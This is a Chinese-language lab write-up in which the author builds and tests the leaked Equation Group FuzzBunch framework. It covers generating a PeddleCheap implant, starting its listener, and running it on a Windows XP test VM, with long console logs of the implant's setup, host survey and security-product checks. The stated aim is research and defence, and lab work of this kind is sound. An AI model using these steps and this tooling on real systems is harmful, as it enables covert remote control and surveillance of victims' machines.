Equation FuzzBunch

[TOC]

概述

作者根据EQGRP公开资料进行研究分析，研究相关工具的开发实现和攻击防御思路。

因为木有找到NOPEN这个C2的Windows下的Beacon程序，所以找了一些资料，发现就是FB可以进行Windows下的C2操作，虽然是个python程序，但是也好过于无。
所以决定查看当前的研究成果，整理一个环境，看看能不能与NOPEN进行联动?

FuzzBunch的中文翻译就是模糊测试工具集，用来对目标系统进行渗透。

基本信息

本次分析的代码，来自shadowbroker的爆料，经过网络接力，我们这里使用三好学生修改Francisco Donoso的的代码。


> 当然也可以直接从泄露代码构造777388/EQGRP_Lost_in_Translation: Decrypted content of odd.tar.xz.gpg, swift.tar.xz.gpg and windows.tar.xz.gpg (github.com)，多花一点时间而已。

```
git clone https://github.com/3gstudent/fuzzbunch.git
Cloning into 'fuzzbunch'...
remote: Enumerating objects: 7169, done.
remote: Total 7169 (delta 0), reused 0 (delta 0), pack-reused 7169
Receiving objects: 100% (7169/7169), 129.91 MiB | 10.26 MiB/s, done.
Resolving deltas: 100% (2454/2454), done.
Updating files: 100% (6452/6452), done.

python.exe -V
Python 2.7.18

pip install pywin32

java -version
openjdk version "1.8.0_41"
OpenJDK Runtime Environment (build 1.8.0_41-b04)
OpenJDK Client VM (build 25.40-b25, mixed mode)
```

```
java -jar Start.jar
```

> 注意版本信息

执行后，就会出现一个Java swing编制的GUI客户端。



这里的测试环境是两台设备。一台是fb控制机，一台是目标机。

具体的配置情况如下。

```
OS 名称:          Microsoft Windows 10 Pro
OS 版本:          10.0.19043 暂缺 Build 19043
系统类型:         x64-based PC
                       IP 地址
                         [01]: 172.19.2.1
Windows xp sp3 中文版
                       IP 地址
                         [01]: 172.19.2.16
```

后续可能会使用一台win 2003作为测试机。

操作流程

Beacon生成

我这里的操作是pc_prep可以生成PeddleCheap。

这个Terminals下的命令行，支持TAB补全。

```
pc_prep
[01:23:23] ID: 134 'python' started [target: z0.0.0.1]
- Possible payloads:
-      0) - Quit
-      1) - Standard TCP (i386-winnt Level3 sharedlib)
-      2) - HTTP Proxy (i386-winnt Level3 sharedlib)
-      3) - Standard TCP (i386-winnt Level3 exe)
-      4) - HTTP Proxy (i386-winnt Level3 exe)
-      5) - Standard TCP (x64-winnt Level3 sharedlib)
-      6) - HTTP Proxy (x64-winnt Level3 sharedlib)
-      7) - Standard TCP (x64-winnt Level3 exe)
-      8) - HTTP Proxy (x64-winnt Level3 exe)
-      9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
-     10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
-     11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
-     12) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
-     13) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     14) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
-     15) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4
sharedlib)
-     16) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
-     17) - Standard TCP (i386-winnt Level4 exe)
-     18) - HTTP Proxy (i386-winnt Level4 exe)
-     19) - Standard TCP (x64-winnt Level4 sharedlib)
-     20) - HTTP Proxy (x64-winnt Level4 sharedlib)
-     21) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
-     22) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
-     23) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4
sharedlib)
-     24) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
-     25) - Standard TCP (x64-winnt Level4 exe)
-     26) - HTTP Proxy (x64-winnt Level4 exe)
Pick the payload type
1
Update advanced settings
NO
Perform IMMEDIATE CALLBACK?
YES
```

```
Enter the PC ID [0]
0
Do you want to LISTEN?
YES
Change LISTEN PORTS?
YES
Enter listening port (0=no more ports)
3005
Enter listening port (0=no more ports)
0
Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
127.0.0.1
Change exe name in version information?
NO
- Pick a key
-   0) Exit
-   1) Create a new key
-   2) Default
Enter the desired option
2
    Command completed successfully
- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
-   <Flags>
-     <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
-     <PCHEAP_CONFIG_FLAG_DONT_CREATE_WINDOW/>
-   </Flags>
-   <Id>0x0</Id>
-   <ListenPorts>
-     <BindPort>3005</BindPort>
-   </ListenPorts>
-   <CallbackAddress>172.19.2.1</CallbackAddress>
- </PCConfig>
-
Is this configuration valid
YES
Do you want to configure with FC?
NO
- Configured binary at:
-
D:\Logs\fb\z0.0.0.1\Payloads\PeddleCheap_2022_04_04_03h16m55s.945/PC_Level3_e
xe.configured
01:28:03>>
```

查看一下生成的文件。

```
2022/04/04  11:18               938 config.final.xml
2022/04/04  11:18               398 config.xml
2022/04/04  11:18    <DIR>          Keys
2022/04/04  11:18               692 payload_info.xml
2022/04/04  11:18            73,216 PC_Level3.exe
2022/04/04  11:16            73,216 PC_Level3_exe.base
2022/04/04  11:18            73,216 PC_Level3_exe.configured
```

从上面的过程可以看出,根据配置信息，修改PC_Level3_dll.base，最后生成PC_Level3_dll.configured.

payload的生成木有特别的地方，与Cobalt Strike基本一致。

生成的Payload，如何回连？也就是C2 Server是如何管理这些Beacon?


这些Beacon支持x86和x64，支持dll和exe，支持tcp,http。这些条件进行组合，最后生成一个Beacon.

后来找到三好学生的文章，弄清楚了操作流程，与CS基本一致。

> 比较有特点是level3是反向连接，level4是正向连接。

启动监听程序

在PaddleCheap的页面，设置参数，启动Server，注意参数要和前面的Beacon配置保存一致，才能上线客户端。



设置参数后，点击Start Listening，在Terminals的终端上，会显示如下信息。

```
[07:28:22] ID: 1 'script' started [target: z0.0.0.1]
Loading module 154 (addr=z0.0.0.1 | type=dsz | file=Script_Lp.dll)
Module loaded
- --------------------------------------------------

- Getting remote time
-     RETRIEVED
Running command 'version'
Compiled :
    Listening Post : 1.3.0
           Implant : 1.3.0
Base :
    DSZ 1.3.0 (1.3.0.0)

- --------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.1
- --------------------------------------------------
- DISABLED - Authentication (LOCAL)
- DISABLED - DuplicateToken (LOCAL)
- DISABLED - Authentication (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - Oracle (LOCAL)
- DISABLED - AppCompat (LOCAL)
- DISABLED - InjectDll (LOCAL)
```

```
- DISABLED - Pc_Status (LOCAL)
- DISABLED - InjectDll (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - Flav_Control (LOCAL)
- DISABLED - kisu_install (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - kisu_survey (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - kisu_uninstall (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - kisu_upgrade (CURRENT) "32-bit binary on 64-bit OS"
- DISABLED - Break (LOCAL)
- DISABLED - Psp_Avoidance (LOCAL) "32-bit binary on 64-bit OS"
- DISABLED - QuitAndDelete (LOCAL)
- DISABLED - Audit (LOCAL)
- DISABLED - EventLogEdit (LOCAL)
- DISABLED - GetAdmin (LOCAL)
- DISABLED - Handles (LOCAL)
- DISABLED - Hide (LOCAL)
- DISABLED - Papercut (LOCAL)
- DISABLED - PasswordDump (LOCAL)
- DISABLED - Portmap (LOCAL)
- DISABLED - ProcessModify (LOCAL)
- DISABLED - ProcessOptions (LOCAL)
- DISABLED - RunAsChild (LOCAL)
- DISABLED - RunAsSystem (LOCAL)
- DISABLED - Shutdown (LOCAL)
- ------------------------------------------------

- Registering Mcl_NtElevation options
-     SUCCESS
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     DrNi
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     DrNi
- Getting host information
-     RETRIEVED
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
- DISABLED - Authentication (LOCAL)
Unable to get target DB for unknown target

- ------------------------------------------------
```

```
- Registering global wrappers
- ------------------------------------------------
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
- ------------------------------------------------
- Added Ops library to Python search path.
- Local CP address is z0.0.0.1.
- Setting environment variable OPS_PROJECTNAME to 'fb'
- Disk version already logged; if you switched disks for some reason, rename
D:\Logs\fb\disk-version.txt and restart the LP please.

[08:28:55] ID: 134 'pc_listen' started [target: z0.0.0.1]
Loading module 158 (addr=z0.0.0.1 | type=dsz | file=PeddleCheap_Lp.dll)
Module loaded
Waiting for connection...
Setting Sockopt
        Listening on [0.0.0.0]:3005.
```

执行Beacon

然后将Beacon拷贝的目标机上，执行后，服务端就会收到上线信息。

```
Connection received from [172.19.2.1]:45884 to [172.19.2.1]:3005...
Connection accepted
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 330 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key

Remote Information
    PC Version : 2.3.0
         PC Id : 0x0000000000000000
       Arch-Os : i386-winnt (compiled i386-winnt)
   Session Key : c6 84 d9 c2 e0 c9 87 03 4e 95 48 f0 ae 89 a0 e7

Getting remote OS information

Remote OS
             Arch : i386
    Compiled Arch : i386
         Platform : winnt
Compiled Platform : winnt
          Version : 5.1 (Windows XP)
     Service Pack : 3
```

```
    C Lib Version : 6.0.0

Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side

Ready to send implant
Successfully loaded LP DLLs

Payload
      File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
  Original Size : 248832
      Send Size : 137488
       Checksum : c745
           Name :
           Path :
         Export : #1


Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side

Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side

Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side

... Receiving Acknowledgements

Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop


Setting remote address to z0.0.0.12
       Remote Address : z0.0.0.12
         Architecture : i386
Compiled Architecture : i386
             Platform : winnt
              Version : 5.1.3 (build 2600)
    C Library Version : 6.0.0
```

```
            Process Id : 1740
                  Type : Dsz
              Metadata : type=PC local=172.19.2.1:3005 remote=172.19.2.1:45884

- Remote host is i386-winnt (5.1.3)
- ------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.12
- ------------------------------------------------
- PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
-     SUCCESS
- Setting Mcl_NtElevation Type
-     EpMo_GrSa
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     Std
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     Std
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- ------------------------------------------------

- Getting remote time
-     RETRIEVED
- Getting host information
-     RETRIEVED
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
- User is ADMINISTRATOR
-
------------------------------------------------

Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
- ------------------------------------------------
- Re-registering global wrappers for current target
- ------------------------------------------------
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
- ------------------------------------------------
```

```
- [2022-04-06 16:35:17 z0.0.0.12] Target ID completed, ID 34002033-11fd-4301-
b596-761ba9c3f87a (in project fb)
=================================================================
- [2022-04-06 16:35:17 z0.0.0.12] Showing ifconfig data so you can make sure
you are on the correct target
FQDN: winxp
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-06 16:35:18 z0.0.0.12] Showing all non-local and non-tunnel
encapsulation adapter information, see command 208 for full interface list
|                   Description                    |        MAC        |
IP      |     Netmask     | Gateway  | DHCP Server |                    Name
|
+--------------------------------------------------+-------------------+-----
------+---------------+----------+-------------+----------------------------
--------------+
| Intel(R) PRO/1000 T Server Adapter - 数据包计划程序微型端口 | 08-00-27-A8-DF-
7E | 10.0.2.15 | 255.255.255.0 | 10.0.2.2 | 10.0.2.2     |  ({369B3053-A2C0-
4911-A1B1-C7BF8FAA40BE}) |
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture : i386
   OS Family : winnt
     Version : 5.1 (Build 2600)
    Platform : Windows XP
Service Pack : 3.0
  Extra Info : Service Pack 3
Product Type : Workstation / Professional
    Terminal Services is installed, but only one interactive session is
supported.

    Command completed successfully
- [2022-04-06 16:35:19 z0.0.0.12] Loaded safety handlers from previous op(s)


    Command completed successfully
Running command 'survey -run'

- [2022-04-06 16:35:20 z0.0.0.12] ================================= Process
list ================================================================
- [2022-04-06 16:35:21 z0.0.0.12] Data age: 00 seconds - data is fresh
- | PID  | PPID |                    Full Path                    |
User         |                          Comment                          |
- +------+------+-------------------------------------------------+---------
----------+-----------------------------------------------------------+
- |    0 |    0 |                                                 |
|                                                  |
- |    4 |    0 | System                                          | NT
```

```
AUTHORITY\SYSTEM | System Kernel
|
- |  396 |    4 | ---\SystemRoot\System32\smss.exe                | NT
AUTHORITY\SYSTEM | Session Manager Subsystem
|
- |  616 |  396 | ------csrss.exe                                 |
| Client-Server Runtime Server Subsystem                         |
- |  640 |  396 | ------C:\WINDOWS\system32\winlogon.exe           | NT
AUTHORITY\SYSTEM | Microsoft Windows Logon Process
|
- |  684 |  640 | ---------C:\WINDOWS\system32\services.exe        | NT
AUTHORITY\SYSTEM | Windows Service Controller
|
- |  852 |  684 | ------------C:\WINDOWS\System32\VBoxService.exe | NT
AUTHORITY\SYSTEM |
|
- |  900 |  684 | ------------C:\WINDOWS\system32\svchost.exe      | NT
AUTHORITY\SYSTEM | Microsoft Service Host Process (Check path in processdeep)
|
- |  992 |  684 | ------------svchost.exe                         |
| Microsoft Service Host Process (Check path in processdeep) |
- | 1084 |  684 | ------------C:\WINDOWS\System32\svchost.exe      | NT
AUTHORITY\SYSTEM | Microsoft Service Host Process (Check path in processdeep)
|
- | 1296 | 1084 | ---------------C:\WINDOWS\system32\wscntfy.exe  |
WINXP\hacker        | Microsoft Windows Security Center
|
- |  540 | 1084 | ---------------C:\WINDOWS\system32\wuauclt.exe  |
WINXP\hacker        | Microsoft Windows Update
|
- | 1144 |  684 | ------------svchost.exe                         |
| Microsoft Service Host Process (Check path in processdeep) |
- | 1284 |  684 | ------------svchost.exe                         |
| Microsoft Service Host Process (Check path in processdeep) |
- | 1532 |  684 | ------------C:\WINDOWS\system32\spoolsv.exe      | NT
AUTHORITY\SYSTEM | Microsoft Printer Spooler Service
|
- | 1212 |  684 | ------------alg.exe                             |
| Application Layer Gateway Service                              |
- |  696 |  640 | ---------C:\WINDOWS\system32\lsass.exe           | NT
AUTHORITY\SYSTEM | Local Security Authority Server Subsystem
|
- | 1656 | 1632 | C:\WINDOWS\Explorer.EXE                         |
WINXP\hacker        | Windows Explorer Shell
|
- | 1760 | 1656 | ---C:\WINDOWS\system32\VBoxTray.exe              |
WINXP\hacker        |
|
- | 1768 | 1656 | ---C:\WINDOWS\system32\ctfmon.exe                |
```

```
WINXP\hacker        | Microsoft Office XP - Alternative User Input Service
|
- | 1952 | 1656 | ---C:\WINDOWS\system32\cmd.exe                  |
WINXP\hacker        | +++ Windows Command Prompt +++
|
- | 1056 | 1952 | ------C:\WINDOWS\system32\conime.exe            |
WINXP\hacker        | Microsoft Console IME (multilanguage input)
|
- | 1740 | 1952 | ------C:\test\PC_Level3.exe                     |
WINXP\hacker        |
|
- |  420 | 1656 | ---C:\WINDOWS\system32\taskmgr.exe              |
WINXP\hacker        | +++ Windows Task Manager +++
|
background python monitorwrap.py -args "-g -t OPS_PROCESS_MONITOR_TAG -i 5 -s
\"processes -monitor  \" "

- [2022-04-06 16:35:22 z0.0.0.12] ===================================
Uptime ========================================================================
Uptime: 0 days, 6:57:30

- [2022-04-06 16:35:23 z0.0.0.12] ================== Auditing status check,
dorking will be later ==============================================
- [2022-04-06 16:35:23 z0.0.0.12] 1 safety handler registered for audit
- [2022-04-06 16:35:23 z0.0.0.12] Data age: 00 seconds - data is fresh
- [2022-04-06 16:35:24 z0.0.0.12] Auditing is not enabled on this machine
- [2022-04-06 16:35:24 z0.0.0.12] The above is only being shown for
informational purposes, you will be prompted about dorking later

- [2022-04-06 16:35:24 z0.0.0.12] ================================== Driver
list ===============================================================
Running command 'python
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\PyScripts\driverlist.py -
project Ops -args "-nofreshscan"'
- [2022-04-06 16:35:25 z0.0.0.12] 1 safety handler registered for drivers
- |     Driver      |            Path             |          Flags
|                      Comment                        |  Type   | First Seen |
Also On |
- +-----------------+-----------------------------+-------------------------
+-------------------------------------------------+---------+------------
+---------+
- | dump_atapi.sys  | C:\WINDOWS\system32\drivers | NEW,RANDOM,NO_HASH
| !!! POSSIBLE driver mem dump !!!                  | WARNING | 2022-04-06 |
|
- | dump_wmilib.sys | C:\WINDOWS\system32\drivers | NEW,RANDOM,NO_HASH
| !!! POSSIBLE driver mem dump !!!                  | WARNING | 2022-04-06 |
|
- | vboxdisp.dll    | C:\WINDOWS\system32         | NEW,UNIDENTIFIED,NO_HASH
|                                                   |         | 2022-04-06 |
```

```
|
- | vboxguest.sys   |                              | NAME_MATCH,NEW
| Oracle VM VirtualBox Guest Additions Driver        | NORMAL  | 2022-04-06 |
|
- | vboxmouse.sys   | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
| Oracle VM VirtualBox Mouse Filter Driver           | NORMAL  | 2022-04-06 |
|
- | vboxsf.sys      | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
| Oracle VM VirtualBox Shared Folders Minirdr Driver | NORMAL  | 2022-04-06 |
|
- | vboxvideo.sys   | C:\WINDOWS\system32\drivers | NAME_MATCH,NEW
| Oracle VM VirtualBox Video Driver                  | NORMAL  | 2022-04-06 |
|

    Command completed successfully

- [2022-04-06 16:35:31 z0.0.0.12] ============================== Installed
software ================================================================

- ------------------------------------------------------------ Installer
Packages ------------------------------------------------------------
- [2022-04-06 16:35:31 z0.0.0.12] Data age: 00 seconds - data is fresh
| Arcitecture |                    Name                     |
Description      | Installed version | Date installed |
+-------------+---------------------------------------------+---------------
-------+-------------------+----------------+
| 32-bit      | Oracle VM VirtualBox Guest Additions 6.1.18 | Oracle
Corporation    | 6.1.18.0          |                |
| 32-bit      | WebFldrs XP                                 | Microsoft
Corporation | 9.50.7523         | 2022-04-04     |

- ------------------------------------------------------------ Software
key(s) ------------------------------------------------------------
- [2022-04-06 16:35:32 z0.0.0.12] Data age: 00 seconds - data is fresh
| Architecture |             Name             | Last update |
+--------------+------------------------------+-------------+
| 32-bit       | C07ft5Y                      | 2022-04-04  |
| 32-bit       | Classes                      | 2022-04-06  |
| 32-bit       | Clients                      | 2022-04-04  |
| 32-bit       | Gemplus                      | 2022-04-04  |
| 32-bit       | Microsoft                    | 2022-04-06  |
| 32-bit       | ODBC                         | 2022-04-04  |
| 32-bit       | Oracle                       | 2022-04-04  |
| 32-bit       | Policies                     | 2022-04-04  |
| 32-bit       | Program Groups               | 2022-04-04  |
| 32-bit       | Schlumberger                 | 2022-04-04  |
| 32-bit       | Secure                       | 2022-04-04  |
| 32-bit       | Windows 3.1 Migration Status | 2022-04-04  |
```

```
- ------------------------------------------------------------ Program
files dir(s) ------------------------------------------------------------
- [2022-04-06 16:35:34 z0.0.0.12] Data age: 00 seconds - data is fresh
| Architecture |      Folder Name      |           Modified             |
+--------------+-----------------------+--------------------------------+
| 32-bit       | Common Files          | 2022-04-04T04:32:32.948260800 |
| 32-bit       | ComPlus Applications  | 2022-04-04T04:32:10.686249600 |
| 32-bit       | Internet Explorer     | 2022-04-04T04:32:31.926792000 |
| 32-bit       | Messenger             | 2022-04-04T04:32:06.470187200 |
| 32-bit       | microsoft frontpage   | 2022-04-04T04:33:32.513912000 |
| 32-bit       | Movie Maker           | 2022-04-04T04:32:30.384574400 |
| 32-bit       | MSN Gaming Zone       | 2022-04-04T04:32:05.308516800 |
| 32-bit       | NetMeeting            | 2022-04-04T04:32:33.108491200 |
| 32-bit       | Online Services       | 2022-04-04T04:32:41.009852800 |
| 32-bit       | Oracle                | 2022-04-04T04:59:51.170184000 |
| 32-bit       | Outlook Express       | 2022-04-04T04:32:32.277296000 |
| 32-bit       | Uninstall Information | 2022-04-04T04:38:50.927286400 |
| 32-bit       | Windows Media Player  | 2022-04-04T04:33:21.478043200 |
| 32-bit       | Windows NT            | 2022-04-04T04:32:01.813491200 |
| 32-bit       | WindowsUpdate         | 2022-04-04T04:32:41.921163200 |
| 32-bit       | xerox                 | 2022-04-04T04:33:32.543955200 |

- [2022-04-06 16:35:34 z0.0.0.12] ================================ Running
services ================================================================
- [2022-04-06 16:35:35 z0.0.0.12] Data age: 00 seconds - data is fresh
|                    Display name                    |          Service name
|
+----------------------------------------------------+-----------------------
---------+
| Application Layer Gateway Service                  | ALG
|
| Windows Audio                                      | AudioSrv
|
| Computer Browser                                   | Browser
|
| Cryptographic Services                             | CryptSvc
|
| DCOM Server Process Launcher                       | DcomLaunch
|
| DHCP Client                                        | Dhcp
|
| Logical Disk Manager                               | dmserver
|
| DNS Client                                         | Dnscache
|
| Error Reporting Service                            | ERSvc
|
| Event Log                                          | Eventlog
|
```

COM+ Event System	EventSystem
Fast User Switching Compatibility	FastUserSwitchingCompatibility
Help and Support	helpsvc
Server	LanmanServer
Workstation	lanmanworkstation
TCP/IP NetBIOS Helper	LmHosts
Network Connections	Netman
Network Location Awareness (NLA)	Nla
Plug and Play	PlugPlay
IPSEC Services	PolicyAgent
Protected Storage	ProtectedStorage
Remote Registry	RemoteRegistry
Remote Procedure Call (RPC)	RpcSs
Security Accounts Manager	SamSs
Task Scheduler	Schedule
Secondary Logon	seclogon
System Event Notification	SENS
Windows Firewall/Internet Connection Sharing (ICS)	SharedAccess
Shell Hardware Detection	ShellHWDetection
Print Spooler	Spooler
System Restore Service	srservice
SSDP Discovery Service	SSDPSRV
Terminal Services	TermService
Themes	Themes
Distributed Link Tracking Client	TrkWks

```
|
| VirtualBox Guest Additions Service                | VBoxService
|
| Windows Time                                      | W32Time
|
| WebClient                                         | WebClient
|
| Windows Management Instrumentation                | winmgmt
|
| Security Center                                   | wscsvc
|
| Automatic Updates                                 | wuauserv
|
| Wireless Zero Configuration                       | WZCSVC
|
z0.0.0.12: [2022-04-06 16:35:35] Hashhunter completed on winxp!

- [2022-04-06 16:35:36 z0.0.0.12] ================================== AV
Check!!! ===================================================================
Running command 'python windows\checkpsp.py -project Ops '
- Checking for any running known PSP's...
-

- Checking for target PSP history...

- No target history found.

- I don't see any known PSP's running.
- Checking for a change in configuration


    Command completed successfully

- [2022-04-06 16:35:37 z0.0.0.12] ================================ Auditing
dorking ====================================================================
- [2022-04-06 16:35:37 z0.0.0.12] Data age: 13 seconds (from local cache, re-
run manually if you need to)
